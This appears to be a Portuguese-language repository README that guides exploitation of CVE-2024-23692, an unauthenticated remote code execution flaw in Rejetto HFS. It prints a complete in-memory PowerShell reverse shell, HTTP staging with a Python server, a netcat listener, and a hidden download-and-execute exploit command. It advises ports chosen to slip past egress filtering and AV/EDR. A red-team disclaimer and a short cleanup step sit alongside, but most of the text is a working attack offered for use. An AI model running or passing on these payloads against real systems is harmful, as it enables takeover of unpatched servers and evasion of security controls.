 sandimfz/cve-2024-23692
Automatiza a exploração da CVE-2024-23692 contra Rejetto HFS não corrigido, com um reverse shell PowerShell em memória, staging de payload via HTTP e evasão de gravação em disco de AV/EDR para operações autorizadas de red team.

Documentação tática e guia de exploração para CVE-2024-23692, uma vulnerabilidade crítica de Execução Remota de Código (RCE) não autenticada que afeta versões do Rejetto HTTP File Server (HFS) anteriores à 2.3m. Este guia utiliza uma técnica de In-Memory Reverse Shell (Somente RAM) para contornar com sucesso detecções de Antivírus/EDR baseadas em assinaturas de gravação em disco.
Aviso: Este repositório e seu conteúdo destinam-se estritamente a avaliações de segurança autorizadas, engajamentos de teste de penetração, simulações de bug bounty e auditoria forense defensiva. A utilização não autorizada contra ambientes de terceiros é estritamente ilegal.
O template de verificação de automação implementado neste fluxo de prova de conceito baseia-se no repositório público desenvolvido por:
Este método incorpora um modelo de implantação de stager HTTP para entregar dinamicamente uma string de payload baseada em texto ao ambiente alvo, invocando execução ao vivo diretamente da memória volátil do sistema (RAM).
No seu servidor local C2/atacante, crie um arquivo de texto estático chamado index.html e preencha-o com o seguinte código principal de loop TCP Socket em PowerShell:
\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()
Abra uma instância de terminal dentro da pasta de preparação designada que contém seu arquivo de template de payload, em seguida, inicie um listener HTTP instantâneo em Python em uma porta alternativa (por exemplo, 8080):
python3 -m http.server 8080


Abra uma sessão de terminal secundária independente para hospedar o callback persistente da shell de entrada. É altamente recomendável utilizar a porta 80 (ou 443) para contornar facilmente medidas de proteção perimetral de saída (Filtragem de Firewall de Egress):
sudo nc -lvnp 80
Dispare o motor de validação automatizado visando sua infraestrutura de implantação. A chamada alvo conecta a análise de comandos através de um wrapper de execução CMD localizado para manter estabilidade ideal de string sem descartar flags de parâmetros:
./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""
Para eliminar completamente comprometimentos e remediar ambientes operacionais vulneráveis:
Get-Process -Name *hfs* | Stop-Process -Force
Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue
